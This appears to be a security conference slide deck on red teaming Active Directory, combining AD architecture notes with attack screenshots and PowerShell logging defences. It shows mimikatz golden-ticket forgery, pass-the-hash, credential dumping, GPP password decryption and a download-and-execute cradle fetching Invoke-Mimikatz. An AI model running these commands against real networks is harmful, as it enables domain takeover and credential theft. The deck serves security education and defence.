

Beyond the MCSE: Red Teaming Active Directory



Sean Metcalf (@Pyrotek3)

s e a n @ a d s e c u r i t y . o r g

www.ADSecurity.org

About Me

- ❖ Founder Trimarc, a security company.
- ❖ Microsoft Certified Master (MCM) Directory Services
- ❖ Microsoft MVP
- ❖ Speaker: Black Hat, BSides, DEF CON, DerbyCon, Shakacon
- ❖ Security Consultant / Security Researcher
- ❖ Own & Operate ADSecurity.org (Microsoft platform security info)

Agenda

- ❖ Key AD components
- ❖ Offensive PowerShell
- ❖ Effective AD Recon
- ❖ AD Defenses & Bypasses
- ❖ Security Pro's Checklist

Hacking the System

PS> Get-FullAccess





| @PryoTek3 | sean @ adsecurity.org |



| @PryoTek3 | sean @ adsecurity.org |

```
(Empire: credentials/mimikatz/golden_ticket) > set CredID 1
(Empire: credentials/mimikatz/golden_ticket) > set user Administrator
(Empire: credentials/mimikatz/golden_ticket) > set sids S-1-5-21-456218688-4216621462-1491369290-519
(Empire: credentials/mimikatz/golden_ticket) > execute
(Empire: credentials/mimikatz/golden_ticket) >
Job started: Debug32_ktbrk


Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-3205085442-2770241942
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 23 2015 23:05:23)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */

mimikatz(powershell) # kerberos::golden /domain:dev.testlab.local /user:Administrator /sid:S-1-5-21-4
:8b7c904343e530c4f81c53e8f614caf7 /sids:S-1-5-21-456218688-4216621462-1491369290-519 /ptt
User      : Administrator
Domain    : dev.testlab.local
SID       : S-1-5-21-4275052721-3205085442-2770241942
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-456218688-4216621462-1491369290-519 ;
ServiceKey: 8b7c904343e530c4f81c53e8f614caf7 - rc4_hmac_nt
Lifetime  : 8/24/2015 5:19:18 PM ; 8/21/2025 5:19:18 PM ; 8/21/2025 5:19:18 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

Differing Views of Active Directory

- Administrator
- Security Professional
- Attacker



Complete picture is not well understood by any single one of them

AD Administrator/Engineer

The image displays a composite screenshot of several Microsoft Active Directory management interfaces:

- Active Directory Administrative Center:** Shows the "Overview" page with sections for "WELCOME TO ACTIVE DIRECTORY ADMINISTRATIVE CENTER", "Learn more about Active Directory Administration", and "RESET PASSWORD".
- Active Directory Domains and Trust:** Shows a tree view with nodes for "lab.adsecurity.org" and "child.lab.adsecurity.org".
- Active Directory Sites and Services:** A Windows PowerShell window showing the structure of Active Directory sites, including "Inter-Site Transports" (IP, SMTP), "Subnets", "Default-First-Site-Name", and multiple site objects like "HQ", "LA", and "Miami", each containing "Servers" (e.g., ADSDC01, ADSDC03, ADSDC02, ADSDC05).
- Group Policy Management:** Shows the "Forest: lab.adsecurity.org" structure under "Domains", including "lab.adsecurity.org" with its "Default Domain Policy", "Domain PowerShell Logging Policy", "Full Auditing Policy", and various "Accounts", "AD Management", "Contacts", "Domain Controllers", "Enterprise Services", and "Servers" sections.
- Active Directory Users and Computers:** A Windows PowerShell window running the command `get-command -module activedirectory`, listing cmdlets like `Add-ADCentralAccessPolicyMember`, `Add-ADComputerServiceAccount`, and `Add-ADDomainControllerPasswordReplicationPolicy`. It also shows the "Active Directory Users and Computers" interface, which lists "Saved Queries", the "lab.adsecurity.org" domain, and its sub-containers: "Admin Groups", "Builtin", "Computers", "CorpOU", "Domain Controllers", "Domain Management", "ForeignSecurityPrincipals", "Managed Service Accounts", "Service Accounts", and "Users".
- Windows PowerShell History:** A sidebar showing a history of previous PowerShell sessions.

Security Pro

Identity Theft Using Pass-the-Hash Attack

Administrator's hash was stolen from one of the computers previously logged into by Administrator and used from WIN7CLIENT-PC.

The screenshot displays a desktop environment with several open windows related to security monitoring:

- Splunk**: Shows an "Incident Management" dashboard with various metrics and lists.
- Nessus**: Displays a "Comprehensive Scan" report for host 172.26.21.251, listing vulnerabilities and hosts.
- Event Viewer (Local)**: Shows logs for Windows Logs (Application, Security, Setup, System, Forwarded Events) and Applications and Services.
- Security**: A table titled "Number of events: 34,912" listing audit success events. The table includes columns for Keywords, Date and Time, Source, and Event ID.

Keywords	Date and Time	Source	Event
Audit Success	7/25/2016 3:50:59 AM	Security-Auditing	46
Audit Success	7/9/2016 7:30:53 AM	Security-Auditing	46
Audit Success	7/9/2016 7:30:53 AM	Eventlog	11
Audit Success	7/4/2016 4:24:34 PM	Security-Auditing	46
Audit Success	6/29/2016 8:01:53 PM	Security-Auditing	46
Audit Success	6/29/2016 8:01:53 PM	Eventlog	11
Audit Success	6/29/2016 7:58:54 PM	Security-Auditing	46
Audit Success	6/10/2016 8:24:15 PM	Security-Auditing	46
Audit Success	6/10/2016 8:23:21 PM	Security-Auditing	46
Audit Success	6/10/2016 8:23:21 PM	Eventlog	11
Audit Success	6/10/2016 8:18:40 PM	Security-Auditing	46
Audit Success	6/10/2016 8:17:45 PM	Security-Auditing	46
Audit Success	6/10/2016 8:17:45 PM	Eventlog	11
Audit Success	5/30/2016 8:16:43 PM	Security-Auditing	46
Audit Success	5/30/2016 4:13:23 AM	Security-Auditing	46
Audit Success	3/4/2016 5:40:03 PM	Security-Auditing	46
Audit Success	3/4/2016 5:40:03 PM	Eventlog	11
Audit Success	3/2/2016 9:21:54 AM	Security-Auditing	46
Audit Success	2/17/2016 1:44:51 PM	Security-Auditing	46
Audit Success	1/24/2016 11:26:49 AM	Security-Auditing	46
Audit Success	12/31/2015 6:34:17 AM	Security-Auditing	46

Attacker

```
PSAttack[]

C:\Temp\PSAttack #> invoke-mimikatz
.#####. mimikatz 2.0 alpha (x64)
.## ^ ## /* */
## / \ ## /* */
## \ / ## Benjamin DELPY `gentilkiwi` http://blog.gentilkiwi.fr
## v ## http://blog.gentilkiwi.com/mimikatz
#####.

mimikatz(powershell) # sekurlsa:
Authentication Id : 0 ; 947799 (Interactive)
Session           : Interactive
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 03/05/2016 21:45:27
SID               : S-1-5-90-0-3
msv :
[00000003] Primary
* Username : ADS0WKWIN10
* Domain   : ADSECLAB0
* Flags    : IOB/NBI/L0GON
* NTLM     : 2118de886e
* SHA1     : 46b463c2c9
+-----+
meterpreter > use powershell
Loading extension powershell
meterpreter > powershell_import
[+] File successfully imported to win-7ch5rt177ba\obj\powershell.dll
False

meterpreter > powershell_import
[+] File successfully imported to win-7ch5rt177ba\obj\powershell.dll
true

meterpreter > powershell_execute '(New-Object MSF.Powershell)
```

```
PS C:\Users\joeuser> Get-NetGPOGroup
GPOPath          : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
Filters          :
GroupName        : Administrators (built-in)
GroupSID         : S-1-5-32-544
GroupMemberOf    :
GroupMembers     : {S-1-5-21-1581655573-3923512380-696647894-2628}
GPODisplayName   : Add Server Admins to Local Administrator Group
GPOName          : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOType          : GroupPolicyPreferences
GPOPath          : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
Filters          :
GroupName        : ADSECLAB\Workstation Admins
GroupSID         : S-1-5-21-1581655573-3923512380-696647894-2627
GPODisplayName   : Add Workstation Admins to Local Administrators Group
GPOName          : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOType          : RestrictedGroups
c:\Temp\pyke:
(Emprise: credentials/mimikatz/golden_ticket) > set CredID 1
(Emprise: credentials/mimikatz/golden_ticket) > set user Administrator
c:\Temp>cd m
(Emprise: credentials/mimikatz/golden_ticket) > set sids S-1-5-21-456218688-4216621462-1491369290-519
(Emprise: credentials/mimikatz/golden_ticket) > execute
c:\Temp\mimi
(Emprise: credentials/mimikatz/golden_ticket) >
Job started: Debug32_ktbrk
Current Logo
Delete Hostname: WINDOWS4.dev.testlab.local / S-1-5-21-4275052721-3205085442-2770241942
Tick #####
mimikatz # sekurlsa::pth /user:adsadministrator /ntlm:5164b7a0fd...
user : adsadministrator
domain : lab.adsecurity.org
program : cmd.exe
impers. : no
NTLM : 5164b7a0fd...56739954bbbc23835
| PID 5600
| TID 3416
| LUID 0 ; 59149163 (00000000:03868b6b)
| \ msv1_0 - data copy @ 0000006E8E970510 : OK !
| \ kerberos - data copy @ 0000006E8E0971B8
|   \ aes256_hmac      -> null
|   \ aes128_hmac      -> null
|   \ rc4_hmac_nt       OK
|   \ rc4_hmac_old      OK
|   \ rc4_md4           OK
|   \ rc4_hmac_nt_exp   OK
|   \ rc4_hmac_old_exp  OK
|   \ *Password replace -> null
mimikatz #
*PAC generated
*PAC signed
*EncTicketPart generated
*EncTicketPart encrypted
*KrbCred generated
meterpreter >
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2w12Ci0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0#Super@Secure&Password$2015?
```

Windows PowerShell

Q or ESC to quit

YOUR SECURITY
ACCESS CONTROLS...




GRATEFULLY ACCEPTED

Active Directory Security



UNITED FEDERATION of PLANETS






| @PryoTek3 | sean @ adsecurity.org |



| @PryoTek3 | sean @ adsecurity.org |



| @PryoTek3 | sean @ adsecurity.org |



| @PryoTek3 | sean @ adsecurity.org |



Admins in One Domain

Can Control Another Domain in the Forest!?!

Domain Controllers

- Contains & replicates domain data.
- Provides authentication & directory services.
- Central set of servers for client communication.
- Can host the Global Catalog.
- Stores the domain AD database (NTDS.dit).
- Hosts the domain DFS root (\domain.com\) & NETLOGON & SYSVOL shares.
- DNS (AD-Integrated)

Read-Only Domain Controllers

- Read-only DC, DNS, SYSVOL
- RODC Admin delegation to non DAs
- No passwords cached (default)
- KRBTGT cryptographically isolated
- RODC escalation via delegation
- msDS-AuthenticatedToAccountList & msDS-RevealedList

DC Discovery (DNS)

```
PS C:\Users\joeuser> nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.lab.adsecurity.org  
11.11.16.172.in-addr.arpa  
    primary name server = localhost  
    responsible mail addr = nobody.invalid  
    serial = 1  
    refresh = 600 (10 mins)  
    retry = 1200 (20 mins)  
    expire = 604800 (7 days)  
    default TTL = 10800 (3 hours)  
Server: Unknown  
Address: 172.16.11.11  
  
_LDAP._TCP.DC._MSDCS.lab.adsecurity.org SRV service location:  
    priority      = 0  
    weight        = 100  
    port          = 389  
    svr hostname = adsdc03.lab.adsecurity.org  
_LDAP._TCP.DC._MSDCS.lab.adsecurity.org SRV service location:  
    priority      = 0  
    weight        = 100  
    port          = 389  
    svr hostname = adsdc01.lab.adsecurity.org  
adsdc03.lab.adsecurity.org  internet address = 172.16.11.13  
adsdc01.lab.adsecurity.org  internet address = 172.16.11.11
```

DC Discovery (ADSI)

```
PS C:\Users\joeuser> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers
```

```
Forest : lab.adsecurity.org
.currentTimeMillis : 7/6/2016 1:15:15 AM
.highestCommittedUsn : 966113
.osversion : Windows Server 2008 R2 Datacenter
.roles : {}
.domain : lab.adsecurity.org
.ipaddress : 172.16.11.11
.sitename : Default-First-Site-Name
.syncFromAllServersCallback : 
.inboundConnections : {36bfdadf-777d-4bad-9427-bc148cea256f, 549871d2-e238-4423-a6b8-1bb258e2a62f}
.outboundConnections : {86690811-f995-4c3e-89fe-73c61fa4a3a0, 8797cbb4-fe09-49dc-8891-952f38822eda}
.name : ADSDC01.lab.adsecurity.org
.partitions : {DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=adsecurity,DC=org, CN=Sche
DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org...}

Forest : lab.adsecurity.org
.currentTimeMillis : 7/6/2016 1:15:15 AM
.highestCommittedUsn : 635408
.osversion : Windows Server 2012 R2 Datacenter
.roles : {SchemaRole, NamingRole, PdcRole, RidRole...}
.domain : lab.adsecurity.org
.ipaddress : 172.16.11.13
.sitename : Default-First-Site-Name
.syncFromAllServersCallback : 
.inboundConnections : {77a16c29-b613-4a71-ba51-14009e62b30e, 86690811-f995-4c3e-89fe-73c61fa4a3a0}
.outboundConnections : {549871d2-e238-4423-a6b8-1bb258e2a62f, b92f47e8-446e-49f1-8391-45d76dcffd7b}
.name : ADSDC03.lab.adsecurity.org
.partitions : {DC=lab,DC=adsecurity,DC=org, CN=Configuration,DC=lab,DC=adsecurity,DC=org, CN=Sche
DC=DomainDnsZones,DC=lab,DC=adsecurity,DC=org...}
```

Sites & Subnets

- Map AD to physical locations for replication.
- Subnet-Site association for resource discovery.
- Asset discovery:
 - Domain Controllers
 - Exchange Servers
 - SCCM
 - DFS shares


Group Policy

- User & computer management
- Create GPO & link to OU
- Comprised of:
 - Group Policy Object (GPO) in AD
 - Group Policy Template (GPT) files in SYSVOL
 - Group Policy Client Side Extensions on clients
- Modify GPO or GPT...

Group Policy Capability

- Configure security settings.
- Add local Administrators.
- Add update services.
- Deploy scheduled tasks.
- Install software.
- Run user logon/logoff scripts.
- Run computer startup/shutdown scripts.

PowerShell as an Attack Platform



Quick PowerShell Attack History

- Summer 2010 - DEF CON 18: Dave Kennedy & Josh Kelly “PowerShell OMFG!”
<https://www.youtube.com/watch?v=JKIVONfD53w>
 - Describes many of the PowerShell attack techniques used today (Bypass exec policy, -Enc, & IE).
 - Released PowerDump to dump SAM database via PowerShell.
- 2012 – PowerSploit, a GitHub repo started by Matt Graeber, launched with Invoke-Shellcode.
 - “Inject shellcode into the process ID of your choosing or within the context of the running PowerShell process.”
- 2013 - Invoke-Mimikatz released by Joe Bialek which leverages Invoke-ReflectivePEInjection.

PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts (w/ invocation header)
- Constrained PowerShell enforced with AppLocker
- Antimalware Integration (Win 10)

<http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx>

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General

Details

Creating Scriptblock text (1 of 1):

Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdAB1AC
Running Invoke-Mimikatz...
```

Log Name:

Microsoft-Windows-PowerShell/Operational

Source:

PowerShell (Microsoft-Wind Logged: 6/25/2015 8:30:16 PM

Event ID:

4104

Task Category: Execute a Remote Co

Level:

Verbose

Keywords:

None

User:

WIN-EOOTVR3NK6K\ADSAd

Computer:

WIN-EOOTVR3NK6K

```
Command start time: 20160515205951
*****
PS C:\> c:\temp\invoke-Mimikatz2
*****
Windows PowerShell transcript start
Start time: 20160515205956
Username: ADSECLAB0\administrator
RunAs User: ADSECLAB0\administrator
Machine: ADS0WKWIN7-PSV5 (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
*****
Command start time: 20160515205956
*****
. #####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## < > ## /* * *
## < > ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session          : RemoteInteractive from 2
User Name        : administrator
Domain          : ADSECLAB0
SID              : S-1-5-21-186993273-1316126705-865754954-500
msv :
[00000003] Primary
* Username : Administrator
* Domain   : ADSECLAB0
```

```
C:\Users>powershell -exec bypass -noprofile -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGU  
AbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGg  
AdABlAG4AdAAuAGMAbwBtAC8AUABvAHcAZQByAFMAaABLAgwAbABNAGEAZgBpAGEALwBQAG8AdwB1AHIAUwBwAGwAbwBpAHQ  
AeABmAGkAbAB0AHIAYQB0AGkAbwBuAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACKAOwAgACQ  
AZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMA0wAgACQAbQAKAA==  
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/  
filtration/Invoke-Mimikatz.ps1'); $m = Invoke-Mimikatz -DumpCreds; $m  
: Specified method is not supported.  
+ CategoryInfo          : NotImplemented: () [], PSNotSupportedException  
+ FullyQualifiedErrorId : NotSupported  
  
PS C:\> $ExecutionContext.SessionState.LanguageMode  
ConstrainedLanguage  
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');  
Invoke-Mimikatz -DumpCreds  
New-Object : Cannot create type. Only core types are supported in this  
language mode.  
At Line:1 char:6  
+ IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt' ...  
+  
+ CategoryInfo          : PermissionDenied: () [New-Object], PSNotSupportedException  
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage.Microsoft.P  
owerShell.Commands.NewObjectCommand  
  
Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of  
a cmdlet, function, script file, or operable program. Check the spelling of  
the name, or if a path was included, verify that the path is correct and try  
again.  
At Line:1 char:75  
+ ... t).DownloadString('http://bit.ly/1ok4Pmt');    Invoke-Mimikatz -DumpCr  
...  
+  
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], Co  
mmandNotFoundException  
| @PryoTek3 | sean @ adsecurity.org |
```

